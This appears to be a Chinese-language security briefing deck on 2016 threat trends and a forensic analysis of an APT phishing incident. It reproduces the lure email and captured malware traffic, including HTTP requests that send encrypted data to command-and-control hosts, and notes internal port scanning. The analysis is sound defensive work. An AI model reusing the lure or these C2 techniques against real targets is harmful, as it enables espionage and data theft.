


◆ ZDI 漏洞懸賞計畫所揭露的 Microsoft、Adobe 和 Apple 漏洞。

6. 網路宣傳將成為一種常態。

- 2016 年全球將近半數的人口 (46.1%) 都已能連上網際網路，不論是透過智慧型手機、傳統電腦或網際網路資訊站。
- 這表示越來越多人能夠輕易取得各種資訊，不論資訊的來源和可信度如何。
- 由於網路資訊缺乏審查機制，因而難以辨別真偽。
- 社群媒體的使用、濫用及誤用的情況勢必更加普遍，任何人只要能夠策略性運用這類手法來左右大眾輿論，就可能創造出對自己有利的結果。

單位：萬人/%



◆ 台灣12 歲以上民眾曾經上網行為趨勢分析。

7. 「通用資料保護法規」的上路，將使得企業機構的管理成本增加。

- 歐盟即將上路的「通用資料保護法規」(GDPR) 不僅適用歐盟會員國，凡是需要蒐集、處理和儲存歐盟人民個人資料的全球企業機構都將適用。
- 2018 年，當該法規正式上路時，違反的企業最高將可能受到該公司全球營收 4% 的罰鍰。
- GDPR 將掀起一波企業政策和流程的變革，並且大幅提高企業管理成本。

8. 歹徒將開發出能夠躲避今日偵測技術的最新針對性攻擊手法。

- 歹徒將採取更多能夠躲避現代化資安技術的方法。例如，過去駭客大多使用執行檔，後來改用文件檔案，而現在則是較常使用腳本和批次檔。
- 運用一些更複雜的沙盒偵測技巧，並且觀察目標網路是否會將未知檔案傳送至沙盒模擬環境當中分析，甚至會攻擊沙盒環境，讓沙盒模擬分析失去作用。
- 虛擬機器規避 (VM Escape) 的技巧將成為進階漏洞攻擊程序當中備受重視的元素。

簡報大綱



社交工程郵件的APT攻擊事件分析

From: [REDACTED] 秘書室<jungte.wu@msa.hinet.net>

To: [REDACTED]@ms35.hinet.net>

Date: Wed, 06 Apr 2016 08:56:39

Subject: [REDACTED] 會員服務提升

本會會員\團體會員:

為提升會員服務,本會研發會員服務登錄系統以利舉辦與資訊安全相關之學術會議和舉行有關資訊安全之學術研究、講習、訓練、討論、訪問、觀摩等活動事項之日程安排,詳情見附權[REDACTED]會員服務登錄系統軟體。

軟體壓縮包解壓碼:888888

登錄默認密碼:[REDACTED]@2016




[REDACTED] 秘書室

秘書: [REDACTED]

地址: [REDACTED]

電話: [REDACTED]

地點: [REDACTED]




SHA256: c5c32da2834a3c71e2d51f0d00b6887ee8268f847a0455594bac480ce0a31b93

File name: c .exe

Detection ratio: 3 / 57

Analysis date: 2016-05-04 10:04:15 UTC (5 days, 16 hours ago)



Analysis

File detail

Additional information

Comments 0


Votes

Behavioural information

Antivirus	Result	Update
Avira (no cloud)	TR/Agent.Y.857	20160504
Ikarus	Trojan.Agent	20160504
McAfee-GW-Edition	BehavesLike.Win32.Downloader.dh	20160503

- ◆ 壓縮檔內分別是dll、xml和exe執行檔，且檔案名稱都是以該單位名稱命名。
- ◆ 該程式被偵測出的比例相當低 3/57，算是客製化的惡意程式。

31



- ◆ 尚未輸入任何資料以前，防火牆就已經出現外部網路存取權限要求。
- ◆ 實際隨意輸入身分證號以及指定的登錄密碼，該程式會開啟瀏覽器並且連結至該單位的官方網站。

TCPView - Sysinternals: www.sysinternals.com




File Options Process View Help

Process	PID	Protocol	Local Address	Local P...	Remote Address	Remote...	State
services.exe	512	TCP	0.0.0.0	49155	0.0.0.0	0	LISTENING
services.exe	512	TCPV6	[0:0:0:0:0:0:0:0]	49155	[0:0:0:0:0:0:0:0]	0	LISTENING
svchost.exe	716	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING
svchost.exe	804	TCP	0.0.0.0	49153	0.0.0.0	0	LISTENING
svchost.exe	872	TCP	0.0.0.0	49154	0.0.0.0	0	LISTENING
svchost.exe	1016	UDP	0.0.0.0	123	*	*	
svchost.exe	1256	UDP	0.0.0.0	5355	*	*	
svchost.exe	716	TCPV6	[0:0:0:0:0:0:0:0]	135	[0:0:0:0:0:0:0:0]	0	LISTENING
svchost.exe	804	TCPV6	[0:0:0:0:0:0:0:0]	49153	[0:0:0:0:0:0:0:0]	0	LISTENING
svchost.exe	872	TCPV6	[0:0:0:0:0:0:0:0]	49154	[0:0:0:0:0:0:0:0]	0	LISTENING
svchost.exe	1016	UDPV6	[0:0:0:0:0:0:0:0]	123	*	*	
svchost.exe	1256	UDPV6	[0:0:0:0:0:0:0:0]	5355	*	*	
svchost.exe	588	TCP	140.1.1.1	49233	104.202.173.64	80	ESTABLISHED
svchost.exe	2120	TCP	0.0.0.0	1357	0.0.0.0	0	LISTENING
svchost.exe	2120	UDP	0.0.0.0	1357	*	*	
svchost.exe	2120	TCP	140.1.1.1	49482	207.226.137.88	80	ESTABLISHED
svchost.exe	2120	TCP	140.1.1.1	49486	207.226.137.88	80	ESTABLISHED
svchost.exe	2120	TCP	140.1.1.1	49520	140.1.1.1	1357	SYN_SENT
svchost.exe	2120	UDP	0.0.0.0	60625	*	*	

- ◆ 大量的網路行為正在產生，都是透過名稱為 svchost.exe 的惡意程式進行 (紫色部分)。

csrss.exe	0.07	5,980 K	26,380 K	420		
conhost.exe		748 K	2,500 K	912	主控台視窗主機	Microsoft Corpor...
conhost.exe	< 0.01	1,004 K	3,948 K	1996	主控台視窗主機	Microsoft Corpor...
conhost.exe	< 0.01	1,000 K	4,168 K	3268	主控台視窗主機	Microsoft Corpor...
winlogon.exe		1,648 K	4,016 K	476		
explorer.exe	0.15	32,264 K	57,860 K	2280	Windows 檔案總管	Microsoft Corpor...
vmtoolsd.exe	0.09	5,480 K	12,836 K	2364	VMware Tools Co...	VMware, Inc.
currports.exe	2.81	2,120 K	11,932 K	3608	CurrPorts	NirSoft
Tcpview.exe	4.11	7,100 K	18,060 K	1752		
procdump.exe	0.74	11,448 K	26,268 K	2708	Sysinternals Proce...	Sysinternals - w...
cmd.exe		1,624 K	2,376 K	3828	Windows 命令處...	Microsoft Corpor...
svchost.exe	0.01	2,364 K	7,192 K	588		
msword.exe		3,108 K	6,272 K	2660	Microsoft Office 2...	Microsoft Corpor...
svchost.exe	0.46	4,976 K	9,448 K	2120	Windows Services ...	Microsoft Corpor...
cmd.exe		1,680 K	2,656 K	3844	Windows 命令處...	Microsoft Corpor...

◆ 兩支異常的程式正在執行，檔案名稱都是 scvhost.exe。



◆ PID 2120 的 svchost.exe 進行網路連線，目的端為 207.226.137.88 的 port 80，並開啟 TCP port 1357 接收 C&C 指令。


NetWitness Reconstruction for session ID: 488 (Source 140.140.140.140 : 49569, Target 207.226.137.88 : 80)
Time 4/07/2016 9:31:44 to 4/07/2016 9:31:44 Packet Size 3,886 bytes Payload Size 3,196 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 12

GET /EAF72A0F601C66BFD541A36E HTTP/1.1

Accept: */*

Cookie: Y+7RdQCFE/5cQ5fTgl/M+W2k6bsHZGIXOVTVZ7ZPG8Pg0lQAPAwTn8rzhFBT22xWf+8ONxNzg
+sPM032QtKn1V5VjGjco34XAPagZFznjVnc783Gu4c+dRuXx+11aXJtyReNcoEENroBS4c4sf1M4u0v8N
oPzs04v9/MvSv49UzH/dCfYEtV6JXsckeTEgwerqvOip/jSYIXZ4e1JExlFFoiW16+VfX8TDA+Xt9vm7U
rCK4Fk8Ji04gvHKZ1Rvvvwni+CF4GEqMBjtZrwcJZQdeRa+061XFnSnsP4d1QePyD1cLiaVB+dcauAzQ
vAdNc1JqIjCI2hkNzU7pjQl6PMOXe1ruZQdDpWpHagyZevUUfKGTzZPejFKuq2+sceNLeZ191b+skkoPm
JFcA8jfeqYu+4UeQ40spZPi5dIHxG6FvyQt1lgi83dBG+afc41Lx4WzjJpSMp4tEUqi/eC3HyrUcziKM5
Gp9/5dY7KN9M3yD8MLIpN/EguP9k2nYzLoeoiPbWLFrBH1b31SJ6nhT7q3adt fmyds4qL00e5IUw+khTI
QyeTvGSXRnfILQG3i2RIjnsV+2uP9ND4YTNo2LgSiapuC4GZXaqDbONop5JVRuhMNKjMMRXr8E9pM72e1
m77NTJ8Q4zPwaKGxAl6W8W1PdjpMUUnqJWJAWjC1EO+AscKyxrucg1DeafTzg5uveJFZ8xAW54QeeDkIf
iNN/auaKTqaecK0/8xU4wbXbZT2VUegW5Uz2x8TeOGmlcDAEwan5ttrAYAvYZ50W9zpNLpuIToxYrIG+f
Z8vIhIgcHlga1ysCqHTDwwh11VRzTwBGFq10cT1dFnmCzulyOzolhqj+VUNEe02LMOpvzo/Fwx50REelX
znDtInsrssyBHCSPUqNj10qohD1ItmwI73L/5dQsGaryYGBINM1JJocq8n8hixAFeammQwcQ3oL+oPu7M
HwilaREvHJkzrBL4jjNCq3nK8IFmOTrr8Au3FKdzRK8mXqicue6KJriH363BKKKuZzQxQQQEsKH1AEkcD
lANRQxpqfNDia4HvwVvJr4bhAHQOHBThazpzWMzD7sCyRm/RbNJR4WPRbYQxJXLwXrWCwa7cOCYKxAKxd
IvEfBXFLor62i9TMcgS2EulkmZ6ZoA3G+4shC4DV1kbEP8EU22FyTsg8WET3qE+qJnVUTkZA4u7QZ3Q1f
5maHkDcunXOMOAgssyDeMPB3p03QmDG5nv+hNpf38PQIMvE+uZgyd72xDGapUygITubVcfEW2gC6/ht r74

- ◆ IP 位址 207.226.137.88，為位於美國的 IP，且直接透過瀏覽器無法開啟，應為駭客回報用的 C&C 主機。
- ◆ 該連線的封包資料都是以 HTTP GET 方式將資料送到 207.226.137.88 的 port 80 接收，且疑似將竊取的資訊加密塞入 cookie 欄位傳送。



NetWitness Reconstruction for session ID: 907 (Source 140.202.173.64 : 49645, Target 104.202.173.64 : 80)
Time 4/07/2016 19:59:59 to 4/07/2016 22:21:27 Packet Size 340,532 bytes Payload Size 256,028 bytes
Protocol 2048/6/80 Flags Keep-Assembled-AppMeta-NetworkMeta Packet Count 1,563

R
E
Q
U
E
S
T

















GET /index.php?type=get&pageinfo=bridge03443&lang=jp&mid=07ef13b4c52c62c4e91163050fe25f38 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115 Safari/537.36
Host: mail.googleusa.top

R
E
S
P
O
N
S
E





HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html
Server: WWW Server/1.1
X-Powered-By: PHP/5.2.17
X-Powered-By: ASP.NET
X-Safe-Firewall: zhujia.360.cn 1.0.8.5 F1W1
Date: Thu, 07 Apr 2016 12:07:51 GMT

- ◆ 另一個 PID 588 的 svchost.exe，固定網路連線至美國的 104.202.173.64:80，然而該網址透過瀏覽器也是無法開啟，從回傳參數來看應該是在做回報的動作。

2016/4/7 上午 09:18:32	Added	svchost.exe	TCP	140.	:49259	140.	17:1357
2016/4/7 上午 09:18:32	Removed	svchost.exe	TCP	140.	:49258	140.	16:1357
2016/4/7 上午 09:18:34	Added	svchost.exe	TCP	140.	:49260	140.	18:1357
2016/4/7 上午 09:18:34	Removed	svchost.exe	TCP	140.	:49259	140.	17:1357
2016/4/7 上午 09:18:36	Added	svchost.exe	TCP	140.	:49261	140.	19:1357
2016/4/7 上午 09:18:36	Removed	svchost.exe	TCP	140.	:49260	140.	18:1357
2016/4/7 上午 09:18:38	Added	svchost.exe	TCP	140.	:49262	140.	20:1357
2016/4/7 上午 09:18:38	Removed	svchost.exe	TCP	140.	:49261	140.	19:1357
2016/4/7 上午 09:18:40	Added	svchost.exe	TCP	140.	:49263	140.	21:1357
2016/4/7 上午 09:18:40	Removed	svchost.exe	TCP	140.	:49262	140.	20:1357
2016/4/7 上午 09:18:43	Removed	svchost.exe	TCP	140.	:49263	140.	21:1357

Time	Service	Size	Events
2016-Apr-07 09:23:07	IP / UDP / OTHER	234 B	 140. -> 140. 113  62998 -> 1357
2016-Apr-07 09:23:21	IP / UDP / OTHER	234 B	 140. -> 140. 118  59612 -> 1357
2016-Apr-07 09:23:44	IP / UDP / OTHER	234 B	 140. -> 140. 126  58437 -> 1357
2016-Apr-07 09:24:10	IP / UDP / OTHER	234 B	 140. -> 140. 136  53359 -> 1357
2016-Apr-07 09:24:27	IP / UDP / OTHER	234 B	 140. -> 140. 142  56505 -> 1357
2016-Apr-07 09:24:50	IP / UDP / OTHER	234 B	 140. -> 140. 150  53766 -> 1357
2016-Apr-07 09:25:16	IP / UDP / OTHER	234 B	 140. -> 140. 159  60724 -> 1357
2016-Apr-07 09:25:42	IP / UDP / OTHER	234 B	 140. -> 140. 168  52355 -> 1357
2016-Apr-07 09:25:47	IP / UDP / OTHER	234 B	 140. -> 140. 170  64958 -> 1357
2016-Apr-07 09:25:49	IP / UDP / OTHER	234 B	 140. -> 140. 171  58039 -> 1357
2016-Apr-07 09:25:54	IP / UDP / OTHER	234 B	 140. -> 140. 173  49513 -> 1357

◆ 惡意程式 EXE 執行後，svchost.exe 除了對外部產生連線，也會內部網路進行主機掃描，都是針對 TCP 或 UDP port 1357。

Autorun Entry	Description	Publis...	Image Path
